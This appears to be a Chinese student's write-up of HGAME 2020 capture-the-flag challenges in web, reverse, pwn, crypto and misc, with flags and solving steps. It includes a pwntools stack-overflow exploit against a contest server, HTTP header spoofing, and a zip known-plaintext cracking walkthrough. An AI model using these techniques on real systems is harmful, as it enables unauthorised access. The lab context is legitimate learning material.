hgame_wp

笔记本: 未分类笔记

创建时间: 2020/1/21 16:05 **更新时间**: 2020/1/21 21:29

URL: https://www.jianshu.com/p/b0a18eb32d09

hgame_wp

- hgame wp
 - web
 - Cosmos 的博客
 - 接头霸王
 - Code World
 - 小尼泰玫
 - 可能的非预期解,感觉没有用到is的考点
 - 一种用is的解法
 - Reverse
 - <u>maze</u>
 - <u>Pwn</u>
 - Hard AAAAA
 - One Shot
 - Crypto
 - InfantRSA
 - Affine
 - Reorder
 - Misc
 - <u>欢迎参加HGame!</u>
 - 壁纸
 - 克苏鲁神话
 - <u>签到题ProPlus</u>
 - 每日推荐

web

Cosmos 的博客


你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍,还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 GitHub, 我改起来也挺方便的。

• 提到了版本管理工具,然后可能是源码泄露 用githack



 本来就想用git命令直接恢复原来版本,但是搞了半天什么都搞不出来,网上找了个 linux下的图形化的GitKraken,里面就直接找一下就有了



接头霸王

• 图片一开始没懂什么意思, 最后懂了, 笑死



You need to come from https://vidar.club/.

• 按照要求添加 Referer: vidar.club, 表示从vidar.club来的

接头霸王

You need to visit it locally.

- © HGAME 2020
- 按要求添加 x-forwarded-for: 127.0.0.1 或者 x-forwarded-for: localhost ,表示来源 是本地

接头霸王

You need to use Cosmos Brower to visit.

© HGAME 2020

• 按照要求 修改 User-Agent: Cosmos

接头霸王

Your should use POST method:)

- © HGAME 2020
- 把GET改成POST就ok了

接头霸王

The flag will be updated after 2077, please wait for it patiently.

- © HGAME 2020
- 按照意思 if-unmodified-since: Fri, 01 Jan 2087 00:00:00 GMT


接头霸王

hgame{W0w!Your_heads_@re_s0_many!}

- © HGAME 2020
- 写wp的时候和我原来做的时候不太一样,不过差不多,就是疯狂修改请求头

Code World

直接访问的时候会302重定向到nex.php



我把get请求换成了post请求 (我也不知道为什么要这样)

人鸡验证

目前它只支持通过url提交参数来计算两个数的相加,参数为a 现在,需要让结果为10

响应载荷 (payload)

- 自己先这么做的,然后不成功 http://codeworld.hgame.day-day.work/index.php? a=5+5
- 上网查了半天知道 '+' 在url里面其实是空格的意思

url出现了有+,空格,/,?,%,#,&,=等特殊符号的时候,可能在服务器端 无法获得正确的参数值,

这时候可以将这些字符转化成服务器可以识别的字符,对应关系如下:

URL字符转义

URL 中+号表示空格 %2B

空格 URL中的空格可以用+号或者编码 %20

/ 分隔目录和子目录 %2F

? 分隔实际的URL和参数 %3F

% 指定特殊字符 %25

#表示书签 %23

• 重新构造url http://codeworld.hgame.day-day.work/index.php?a=5%2B5 就ok了

人鸡验证

目前它只支持通过url提交参数来计算两个数的相加,参数为a

现在,需要让结果为10


The result is: 10

hgame{C0d3_1s_s0_S@_sO_C0ol!}


心尼泰玫

可能的非预期解,感觉没有用到js的考点

• 随便来一盘,然后firefox看一下包,有个POST



• 直接改数字, 然后POST提交会400



hgame {j4vASc1pt_w111_tel1_y0u_someth1n9_u5efu1?!}

一种用js的解法

• 调试器里面, 我选改这个地方, 下断点


```
▼ □ 主线程
                                                                                                                te;
drawText(obj) {
    this.context.font = '24px Microsoft YaHei'
    this.context.fillStyle = '#000'
    this.context.fillText(obj.text + obj.allScore, obj.x, obj.y)
    this.context.fillText(obj.text+ v + obj.lv, this.canvas.width - 100, obj.y)
    this.storageScore = obj.allScore;
     cxk.hgame.wz22.cc
          ▼ 🗀 js
                    JS main.js
                   { } scene.is?s=4
                   { } skills.js?s=4
                                                                                                                   let rou = Lsnim;
let sche = 'aHRC';
let k = 'c2Nv';
let me = sche + 'DovL2N';
clearInterval(this.timer)
this.context.clearRect(0, 0, this.convas.width, this.convas.height)
     ▶ ⊕ ajax.cloudflare.com
     ▶ ⊕ apps.bdimg.com
     ▶ ∰ cdn.bootcss.com
     ▶ ⊕ cdnis.cloudflare.com
                                                                                                                     let stamp = md5(Date.parse(new Date()) / 1000);
this.globalScore = this.globalScore + this.storageScore;
     ▶ ⊕ local.adguard.org
                                                                                                                     this_context_font = '32px Microsoft Vallei'
this_context_fillstyle = '#000'
this_context_fillstyle = '#000'
this_context_fillstyle ('XX, 你時间! 得分: ' + this_globalScore, 404, 226)
$('#ballspeedset').removeAttr('disabled');
                                                                                                                   let s = this.globalScore;
(function () {
  let getU = me + '4av5oZ':
```

• 随便再来一局自杀,到断点时,去控制台直接改数字

```
>> this.storageScore = 40000
```

← 40000

• 继续执行就会跳出来flag



Reverse

maze

刚到手时看不出来是个迷宫,放了两天有学习资料,稍微懂了一点与wiki上不太一样的地方是这里的迷宫没有直接给出来

- 理解这个程序很重要。 我大概理解就是前两个判断是判断"人"还在迷宫里面,后面判断当前位置是不是不能踩的地方(如果是1就不能踩)。wasd控制,ws一次走64位,ad一次走4位,所以实际上一行应该是8个位置。
- 迷宫导出来

1是# 0是@ • 手动处理一下

• 得到迷宫,再算一下起始位置和终点,写出来就是flag了

```
#@@@@@@@#########
   ####@########
    ###@#########
#######@#@@@@###
   ####@#@##@###
#######@@@##@###
        :####@@##
##############@@@
################
ssssddddddsssssddwwdddssssdssdd
```

Hard AAAAA

具体怎么搞的忘记了,只剩下这个了,基本栈溢出 (我只会这种了)

```
from pwn import *
context(arch='i386',os='linux',log_level='debug')
r=remote('47.103.214.163',20000)#47.103.214.163 20000
#r=process("./Hard_AAAAA")
r.recvline()
payload=(0xAC-0x31)*'a'+'0000'+'\x00'+'\x4F'+'\x30'+'\x00'
r.sendline(payload)
r.interactive()
```

One Shot

检查,拖进ida

```
int cdecl main(int argc, const char **argv, const char **envp)
!{{
  _BYTE *v4; // [rsp+8h] [rbp-18h]
 int fd[2]; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]
 v6 = __readfsqword(0x28u);
 v4 = 0LL;
 *(_QWORD *)fd = open("./flag", 0, envp);
 setbuf(stdout, 0LL);
 read(fd[0], &flag, 0x1EuLL);
 puts("Firstly....What's your name?");
  __isoc99_scanf("%32s", &name);
 puts("The thing that could change the world might be a Byte!");
 puts("Take tne only one shot!");
  isoc99 scanf("%d", &v4);
  *v4 = 1;
 puts("A success?");
  printf("Goodbye,%s", &name);
  return 0;
```

- 分析
 - 1. 读入flag文件并且存到flag (位于bss:00000000006010E0)
 - 2. name (bss:000000000006010C0) , 很凑巧的在flag的低一点的位置, 所以正 常情况下name地址到flag地址之前的值没有'\x00'就可以在最后的时候一并 输出

- 3. 输入v4的值,下一行要求v4所指向的位置可写,所以直接随便指向name里面的任意位置理论上就ok了

• 又是一个写完之后才知道题目的精髓

Crypto

InfantRSA

基础题,算就完事

Affine

• 加密代码

```
import gmpy2
from secret import A, B, flag
assert flag.startswith('hgame{')} and flag.endswith('}')

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

cipher = ''
for b in flag:
    i = TABLE.find(b)
    if i == -1:
        cipher += b
```

• 写了一小段c来爆破,凑合看吧

• 数字扔回去,再写出解密代码

```
hq
hga
hgam
hgame
hgame{M
hgame{M4
hgame{M4t
hgame{M4th
hgame{M4th u
hgame{M4th u5
hgame{M4th u5E
hgame{M4th u5Ed
hgame{M4th_u5Ed_i
hgame{M4th_u5Ed_iN
hgame{M4th_u5Ed_iN_c
hgame{M4th_u5Ed_iN_cR
hgame{M4th_u5Ed_iN_cRY
hgame{M4th u5Ed iN cRYp
hgame{M4th_u5Ed_iN_cRYpt
hgame{M4th_u5Ed_iN_cRYpt0
hgame{M4th_u5Ed_iN_cRYpt0}
```

Reorder

```
应该叫移位密码吧,难度不大
luo@luo-machine:~/ida$ nc 47.98.192.231 25002
> abcdefghijklmnopqrstuvwxyz012345
jphibnlcdmoegfkaz5xyr31st24uwv0q
>
Rua!!!
tLU$gm5amIpej{+hT}TA_!0Pen!Rumi3

打代码就行了
```

Misc

欢迎参加HGame!

• 其实没看出是什么编码,截了一段去搜索,查到是base64

Li0tlC4uLi0tlC4tLi4gLS4tLiAtLS0tLSAtLSAulC4uLS0uLSAtlC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tlC4uLi4gLS0ulC4tlC0tlC4uLi0t

- 下面摩斯码解出来 (我去的网站) w31c0me to 2020 hgam3,没有下划线,全是小写
- 试了好几次,最后大写加下划线交了

壁纸

- 常规题目, jpg分离出zip, 提示去找这个这个图片的id, 直接按图搜索搜不到, 就直接去pixiv里面搜了, 一般url最后的那个数字就是id, 76953815 解开压缩包

文件(E) 編輯(E) 格式(Q) 查看(Y) 帮助(H) \u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d

sublime里面替换一下补上两个0 (猜的)

\u0068\u0067\u0061\u006d\u0065\u007b\u0044\u006f\u005f\u0079\u0030\u0075\ u005f\u004b\u006e\u004f\u0057\u005f\u0075\u004e\u0069\u0043\u0030\u0064\u0 03\u003f\u007d hgame{Do_y0u_KnOW_uNiC0d3?}

克苏鲁神话

- 提示是培根密码
 - Bacon.txt 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.

- *Password in capital letters.
- 解出来后是这个FLAGHIDDENINDOC
- 将Bacon.txt压缩成zip,两个Bacon.txt的CRC32是一样的




- 虽然我也不懂具体什么原理,但是有个操作叫明文攻击,用archpr可以解出来
 - 1. 网上推荐使用4.53版本,说是明文攻击速度比4.54快很多

2. 打开里选择被加密的压缩文件, 攻击方式选择明文



- 3. 明文文件选择上面自己压缩的只有一个txt的zip(很多时候要这两个zip文件加密 软件方式一类的一样才可以,所以题目后有hint用7zip)、
- 4. 点击开始, 一般时间不会太长, 成功后会让你保存文件
- 5. 解压那个文件
- 得到一个加密得doc,用前面的培根的密码就可以进去了,然后去掉这个密码,保存下来,再拖进winhex,搜索hgame就有flag了



签到题ProPlus

Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y h jnsxf qjFjf jnb rg fiyykwtbsnkm tm xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI

* Three fenses first, Five Caesar next. English sentense first, zip password next.

- 看不太懂什么意思,后来求大佬要的hint
- 先分成三份的栅栏密码,再凯撒移位5方法没错的话上面会是一个英文句子,相同的方法下面就是zip密码

• 隐约记得提出来是个base64还是32的,用python解成png,扫描二维码




每日推荐

- 又是一个坑了我几天的题,实际过程非常艰辛,就直接说解法吧
- Capture1. pcapng 直接foremost出来发现有song.zip,那这个应该就是这个了
- wireshark里面搜索



• 找到一帧如2053, 右键追踪TCP流



• 前面乱七八糟的东西去掉,后面不去理论上也可以,保存成.zip

```
09 /4 40 0F /2 0D 42 0F /3 0E 04 01 /2 /9 4/ 0A | 1trormboundarye]
00000460
00000470
                     77 6D 6E 35 37 76 47 42 35 4C 43 31 4B 62 0D 0A
                                                                                                                           wmn57vGB5LC1Kb
                     43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74
00000480
                                                                                                                           Content-Disposit
00000490
                     69 6F 6E 3A 20 66 6F 72
                                                                        6D 2D 64 61 74 61 3B 20
                                                                                                                           ion: form-data;
000004A0
                     6E 61 6D 65 3D 22 5F 77
                                                                        70 6E 6F 6E 63 65 22 0D
                                                                                                                           name="_wpnonce"
000004B0
                     OA OD OA 38 62 37 36 65 38 34 35 32 61 OD OA 2D
                                                                                                                             8b76e8452a -
000004C0
                     2D 2D 2D 2D 2D 57 65 62 4B 69 74 46 6F 72 6D 42
                                                                                                                           ----WebKitFormB
000004D0
                     6F 75 6E 64 61 72 79 47
                                                                        6A 77 6D 6E 35 37 76 47
                                                                                                                           oundarvGiwmn57vG
                                                                        OA 43 6F 6E 74 65 6E 74
000004E0
                     42 35 4C 43 31 4B 62 0D
                                                                                                                           B5LC1Kb Content
                     2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 66 6F
000004F0
                                                                                                                           -Disposition: fo
00000500
                     72 6D 2D 64 61 74 61 3B
                                                                     20 6E 61 6D 65 3D 22 61
                                                                                                                           rm-data; name="a
00000510
                     73 79 6E 63 2D 75 70 6C
                                                                        6F 61 64 22 3B 20 66 69
                                                                                                                           sync-upload"; fi
00000520
                     6C 65 6E 61 6D 65 3D 22
                                                                        73 6F 6E 67 2E 7A 69 70
                                                                                                                           lename="song.zip
00000530
                     22 OD OA 43 6F 6E 74 65
                                                                        6E 74 2D 54 79 70 65 3A
                                                                                                                                 Content-Type:
                                                                                                                             application/x-z
                     20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 7A
00000540
00000550
                     69 70 2D 63 6F 6D 70 72 65 73 73 65 64 0D 0A 0D
                                                                                                                           ip-compressed
                                                                                                                           PK
                                                                                                                                             c <u>唐</u>-P
00000560
                     OA 50 4B 03 04 14 00 01
                                                                        00 63 00 FB 84 2D 50 00
00000570
                     00 00 00 89 7D 7E 00 99
                                                                        43 8F 00 12 00 0B 00 49
                                                                                                                                 ?}~ ?C
                                                                                                                                                          Т
                                                                                                                             Love Mondays.mp
00000580
                     20 4C 6F 76 65 20 4D 6F
                                                                        6E 64 61 79 73 2E 6D 70
00000590
                     33 01 99 07 00 02 00 41
                                                                        45 03 08 00 50 E5 14 9C
                                                                                                                           3 ?v
                                                                                                                                                 P? ?
                                                                                                                                       ΑE
                     34 5B D1 7A 66 DA CF 79
                                                                        02 6B 6F F5 4D 97 F0 97
                                                                                                                           4[褄f?蟳 ko?M?饤
000005A0
                     2E 80 6E C7 E2 68 98 2E
                                                                        5B 4F B7 21 8C F0 6A 60
000005B0
                                                                                                                           .∥n?鈎?尋[0??岎j
                     A3 FF CB 2E CE 2B 7E 5C
                                                                        EF 5E 51 1E A9 63 99 CE
000005C0
                                                                                                                           ?▮???抅~\颺Q 丶櫸
                     C7 20 D4 53 37 9E 89 BC
                                                                                                                           ?▮許7?壖z4k 縲}^
000005D0
                                                                        7A 34 6B 1F BE 5B 7D 5E
                                                                                                                           玛 ????Я?4 -?果1|
OCCUPATION OF THE PROPERTY OF 
                     C2 EA 1A BF A4 14 9E OF
                                                                       A8 19 13 2D AF 2D 31 7C
000005F0
                     46 8F E9 8F C7 4C AB 14 CC OC OD DD 8F 9D 2F E3 F ??荓?襦?4 ? /?
                     C3 7F 7A Q4 61 C1 12 3F
                                                                        32 N7 R8 7D AF FF Q3 AR
                                                                                                                           つ マフェラ つつ か始れ 5個
```

• 有备注6位数字,直接爆破,解出一个MP3,拖进audacity

• 切成频谱图

